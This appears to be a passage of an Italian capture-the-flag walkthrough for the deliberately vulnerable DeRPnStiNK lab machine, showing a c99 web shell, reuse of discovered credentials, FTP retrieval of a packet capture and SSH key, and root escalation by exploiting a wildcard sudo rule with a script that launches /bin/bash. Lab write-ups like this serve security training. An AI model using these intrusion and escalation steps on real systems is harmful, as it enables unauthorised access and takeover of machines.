
Visual Text

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9d
e5b4876b44407f1dc07e51e6)


Successivamente navigo con la shell di c99 per trovare i nomi utenti disponibili sulla macchina vittima e trovo stinky e mrderp :




Controllo per sicurezza il file /etc/passwd per verificare gli utenti:




Provo ad accedere al computer vittima con username:stinky e password: wedgie57
Siccome li trovo molto simili alle precedenti di wordpress, e sono dentro e ottengo il terzo flag navigando sul desktop:




Accedo al ftp remoto con le credenziali trovate sopra e scopro queste cartelle:



Accedo anche con la cli:

```
ftp> open 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.2)
Name (192.168.56.103:kali): stinky
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||46308|).
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001      4391468 Jun 21 15:04 derpissues.pcap
drwxr-xr-x    2 1001     1001         4096 Nov 12  2017 network-logs
drwxr-xr-x    3 1001     1001         4096 Nov 12  2017 ssh
-rwxr-xr-x    1 0        0              17 Nov 12  2017 test.txt
drwxr-xr-x    2 0        0            4096 Nov 12  2017 tmp
226 Directory send OK.
ftp> put derpissues.pcap
local: derpissues.pcap remote: derpissues.pcap
ftp: Can't open `derpissues.pcap': No such file or directory
ftp> get derpissues.pcap
local: derpissues.pcap remote: derpissues.pcap
229 Entering Extended Passive Mode (|||44588|).
150 Opening BINARY mode data connection for derpissues.pcap (4391468 bytes).
100% |***********************************************************|  4288 KiB    2.43 MiB/s    00:00 ETA
226 Transfer complete.
4391468 bytes received in 00:01 (2.43 MiB/s)
```


Le più interessanti riguardano una chat effettuata tra mrderp e stinky dove specificano che è presente un file .pcap di wireshark presente nel computer di stinky per il recupero della password di mrderp
Quindi sarà presente una connessione non cifrata dove sarà possibile ricavare la password di mrderp.
Mentre l'altro file è una chiave privata RSA che successivamente andremo a vedere a cosa serve.

```
ftp> get derpissues.pcap /home/kali/Desktop
local: /home/kali/Desktop remote: derpissues.pcap
229 Entering Extended Passive Mode (|||48163|).
150 Opening BINARY mode data connection for derpissues.pcap (4391468 bytes).
ftp: Can't open `/home/kali/Desktop': Is a directory
226 Transfer complete.
225 No transfer to ABOR.
ftp> ls
229 Entering Extended Passive Mode (|||43664|).
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001      4391468 Jun 21 15:04 derpissues.pcap
drwxr-xr-x    2 1001     1001         4096 Nov 12  2017 network-logs
drwxr-xr-x    3 1001     1001         4096 Nov 12  2017 ssh
-rwxr-xr-x    1 0        0              17 Nov 12  2017 test.txt
drwxr-xr-x    2 0        0            4096 Nov 12  2017 tmp
226 Directory send OK.
ftp> cd network-logs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40209|).
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0             719 Nov 12  2017 derpissues.txt
226 Directory send OK.
ftp> get derpissues.txt
local: derpissues.txt remote: derpissues.txt
229 Entering Extended Passive Mode (|||42158|).
150 Opening BINARY mode data connection for derpissues.txt (719 bytes).
100% |***********************************************************|   719      392.04 KiB/s
226 Transfer complete.
719 bytes received in 00:00 (165.71 KiB/s)
ftp>
```

~/Desktop/derpissues.txt - Mousepad

File Edit Search View Document Help

```
1 12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
2 12:07 stinky: yeah. did you need a password reset?
3 12:07 mrderp: I think i accidently deleted my account
4 12:07 mrderp: i just need to logon once to make a change
5 12:07 stinky: im gonna packet capture so we can figure out whats going on
6 12:07 mrderp: that seems a bit overkill, but wtv
7 12:08 stinky: commence the sniffer!!!!
8 12:08 mrderp: -_-
9 12:10 stinky: fine derp, i think i fixed it for you though. cany you try to
  login?
10 12:11 mrderp: awesome it works!
11 12:12 stinky: we really are the best sysadmins #team
12 12:13 mrderp: i guess we are...
13 12:15 mrderp: alright I made the changes, feel free to decomission my
  account
14 12:20 stinky: done! yay
15
```





## La password di mrderp:

Successivamente cerchiamo il file .pcap e lo troviamo nella cartella Documents
Quindi lo spostiamo sul ftp in modo da poterlo scaricare successivamente su kali e aprirlo con wireshark:

```
stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
files
stinky@DeRPnStiNK:~/ftp$ cp /home/stinky/Documents/derpissues.pcap /home/stinky/
ftp
cp: cannot create regular file ‘/home/stinky/ftp/derpissues.pcap’: Permission de
nied
stinky@DeRPnStiNK:~/ftp$ cp /home/stinky/Documents/derpissues.pcap /home/stinky/
ftp/files
stinky@DeRPnStiNK:~/ftp$
```

:


Apriamo wireshark e cerchiamo se c'è qualche login senza crittografia, troviamo questo login effettuato da mrderp:




Tra cui username: 'mrderp' password:'derpderpderpderpderpderpderp' (7volte)

Proviamo ad accedere con queste credenziali ma non basta, per accedere al ssh abbiamo dovuto anche inserire la chiave privata scaricata prima sul comando ssh, poichè sennò dava errore di firma invalida:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -i key.txt  mrderp@192.168.56.103
Ubuntu 14.04.5 LTS
```




```
sign_and_send_pubkey: no mutual signature supported
mrderp@192.168.56.103's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

331 packages can be updated.
231 updates are security updates.

Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPnStiNK:~$
```

Proviamo ad effetuare 'sudo su' ma ci da un errore, e verifichiamo con sudo -l dove è possibile chiamare il sudo:

```
Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPnStiNK:~$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~$
```

Scopriamo che dobbiamo fare perforza un file nella cartella /binaries chiamato derpy* in qualsiasi linguaggio supportato decidiamo di farlo in linguaggio sh(Linguaggio Shell default di linux).

Per prima cosa creiamo la cartella binaries in /home/mrderp come specificato da sudo -l:

```
mrderp@DeRPnStiNK:~$ mkdir binaries
mrderp@DeRPnStiNK:~$ ls
binaries  Desktop  Documents  Downloads
```

Proviamo a creare il file con nano, ma ci da errore quindi decidiamo di usare un editor della CLI che si chiama EOF per scrivere il file:

```
mrderp@DeRPnStiNK:~/binaries$ sudo -l
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~/binaries$ cat <<EOF > derpy.sh
>
> Invia un messaggio in General
> ^C
mrderp@DeRPnStiNK:~/binaries$ cat <<EOF > derpy.sh
> #!/bin/sh
> /bin/bash
> > EOF
> EOF
mrderp@DeRPnStiNK:~/binaries$ ls
derpy.sh
mrderp@DeRPnStiNK:~/binaries$
```

Dopo aver scritto il nome corretto del file come richiesto da sudo -l, andiamo ad inserigli "/bin/bash" che è il percorso del file eseguibile che implementa l'interprete di comandi Bash.
Impostiamo i permessi al file di 777 e avviamolo con sudo su verificando che in questo modo accetta il root:

```
mrderp@DeRPnStiNK:~/binaries$ ls
derpy.sh
mrderp@DeRPnStiNK:~/binaries$ chmod 777 derpy.sh
mrderp@DeRPnStiNK:~/binaries$ ls
derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
root@DeRPnStiNK:~/binaries# id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPnStiNK:~/binaries# cd root
bash: cd: root: No such file or directory
root@DeRPnStiNK:~/binaries# cd /root
root@DeRPnStiNK:/root# ls
Desktop  Documents  Downloads
root@DeRPnStiNK:/root# cd Desktop
root@DeRPnStiNK:/root/Desktop# ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo
```

Sono così riuscito a trovare un altra modalità per ottenere il root sulla macchina derpnstink 2018!